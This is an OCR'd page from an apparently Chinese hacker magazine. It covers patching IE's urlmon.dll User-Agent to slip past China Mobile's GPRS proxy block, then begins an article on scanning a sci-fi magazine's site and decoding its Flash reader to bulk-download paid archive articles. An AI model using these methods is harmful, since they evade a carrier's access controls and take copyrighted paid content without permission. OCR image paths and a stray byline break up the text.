


图 2

知道了问题所在，我们就要着手解决了，我们知道IE的User-Agent值是在system32\urlmon.dll里的，只要用一些16进制编辑器例如WinHex或UltraEdit打开urlmon.dll，查找一下“Mozilla”就不难发现整个文件里有3处User-Agent值。我们所要做的只是修改一下（可以简单的把“Mozilla”改为“Pozilla”，也可以把它改到乱七八糟的什么都可以），另存为一个文件放到系统盘的根目录下。再把urlnmon.dll复制一份以备日后恢复，接下来的问题就是替换了。由于urlmon.dll在系统启动后会被载入，我们不可以在本机的Windows环境下替换（有双系统的就好办了）。找一个启动光盘来启动，然后把刚才另存出来的文件替换掉system32\urlmon.dll和system32\dllcache\urlmon.dll，重新启动就可以了，替换时需要注意一下几点：




图 3

1.替换前一定要备份urlmon.dll，以备日后恢复，这是好习惯哦。

2.system32\urlmon.dll和system32\dllcache\urlmon.dll都要进行替换，否则Windows的文件保护机制就会调用system3\dllcache\urlmon.dll覆盖system32\urlmon.dll。

3.文件另存到根目录是为了方便替换，替换后就可以删除了。

4.如果你的系统盘是NTFS格式，可以启动到DOS后用NTFSDOS来访问NTFS分区。

5.升级过或打过IE的补丁后，一定要重新修改urlmon.dll，因为IE的补丁通常会替换urlmon.dll。

重新启动后，我们再拨上去，打开IE试一下，可以上了，呵呵，这个月又有惊人的流量了。不过这里说些题外话：我们只是研究技术，这样上网也不可以做得太过火的，毕竟移动破产了我们也不好过，大家说对不？呵呵。

最后再对这篇文章补充几点：

1.有些网友说10.0.0.173经常都出问题，事实并不是这样，修改User-Agent后你就会发现可以上了。其实只是移动在搞鬼，和10.0.0.172不同，10.0.0.173只要发现你是“Mozilla”的话，就会返回“REDIRECT (302)”重新把你的地址指定到“www.nowhere.com”，这样就造成好像出错的样子，实际上只是假象，改了User-Agent后用10.0.0.173就会正常了。

2.为什么移动只看“Mozilla”呢？因为大部分电脑上的浏览器都是“Mozilla/4.0 compatible”，所以移动只要屏蔽“Mozilla”就可以屏蔽绝大部分用户了。

3.在修改User-Agent的过程中，如果你修改了“MSIE 6.0”这一块，可能会造成Windows Update网站无法访问。另外Hotmail会提示“可能不兼容”，不过可以继续使用的。

4.移动的代理好像不支持长时间连接的，所以MSN和ICQ就免了，QQ还是勉强可以的。


5.10.0.0.173可以下载不超过5M的文件，只需要把下载工具的User-Agent改一下就可以，通常选项都有的。相反10.0.0.172就不可以下载大文件（好像是超过500K都不行），但速度较快。大家根据需要选择吧。


6.由于服务器毕竟为手机服务的，某些网站也会出现一些很小的问题哦，不过通常不影响正常浏览的。

最后还是祝各位用GPRS的网友们上得开心吧，小弟才疏学浅，若本文有什么错误或考虑不周全的地方还望各位大虾多多指教。闪人咯～～

一个人的战争

各位黑道中人，大家的业余生活除了上网搞搞安全之外，想必都会看自己喜欢的杂志吧，毕竟电脑用多了对眼睛不好嘛。当然，X 档案就不说了（什么？不混了吧你？不是，不是，我的意





=ICPO=bird

思是《x 档案》是必选，不用提了而已，嘿嘿，误会，误会）。小子比较喜欢的是《科幻世界》，号称是全球发行量最大的中文科幻杂志，紧跟世界科幻发展的步伐，立志于“中国人写自己的原创科幻”（行了，别打广告了）。言归正传，这么好的杂志当然要有自己的网站喽！我没事就到上面溜达溜达，这不，发现了个好东西“时光宝盒——科幻世界，十年数据”，如图1。进去一看，是1991——2000年十年间的《科幻世界》的文章数据。我开始还纳闷呢，这“时光宝盒”不是卖的吗？要160大洋呢，啥时候编辑变得这么有善心了？要是我把文章都拷下来……嘿嘿，没办法，穷人的孩子早当家呐！（晕！）




图 1

先随便点开一个文章，天，我终于明白了什么叫阶级压迫，什么叫有钱人的便宜不好占，如图2。居然用的是内嵌的flash！可怜我辛苦准备了一堆破解禁止右键的方法，竟然毫无用武之地。行，你不仁，莫怪我不义，所谓官逼民黑，民不得不黑！




图 2

抄起注入扫描工具就是一通扫射，哈哈哈哈——没扫着！也是，怎么说人家也是一大网站，又不是小孩的开裆裤，哪那么容易就有漏洞啊。

换个思路，查看一下源代码，看到了如图3所示的句子，哦？把这个flash下载下来看看先。用SWFDecoder分析了一下，找到了如图4所示的代码，看来这个flash文件又去调用了一个名为showdetail.asp的文件。整理一下思路：当我们访问show.asp?ZTid=1时，将ZTid的值传给flash文件，再由flash文件拿着这个值去找showdetail.asp要文章数据，然后在flash上显示出来。

那好，那我就先访问一下shwodetail.asp?ZTid=1（刚开始我重新开了一个IE窗口，结果发现显示“拒绝访问”，于是我猜想可能是session作怪，用原窗口打开，正常显示），如图5。

晕，看来编辑为了保护这些文章还真是下了不少功夫啊。呵呵，我不怕，找了个编码转换工具看了一下，如图6。嗯，还行，可这么多页面该怎么下呢？呵呵，这就要请出我们的另类hack工具——FlashGet！选择“任务”——“添加成批任务”，如图7。



```
</body>

</html>

                        </td>
<!--hline-->
                  <td width="7" height="487" valign="top" background="/index-11.gif"
style="font-size: 9pt"></td>
                              <td width="578" valign="top" style="font-size: 9pt"><table
width="578" height="483"  border="0" cellpadding="0" cellspacing="0">
                <tr>
                  <th width="578" height="16" valign="top" scope="col"><object
classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29
,0" width="578" height="850">
<param name="allowScriptAccess" value="sameDomain" />
  <param name="movie" value="show.swf?ZTid=1" />
  <param name="menu" value="false" />
  <param name="quality" value="high" />
  <embed src="show.swf" quality="high" allowScriptAccess="sameDomain"
pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-shockwave-
flash" width="578" height="850"></embed>
</object></th>
                </tr>
              </table></td>
                        </tr>
                    </table>
                </td>
              </tr>
```
图 3

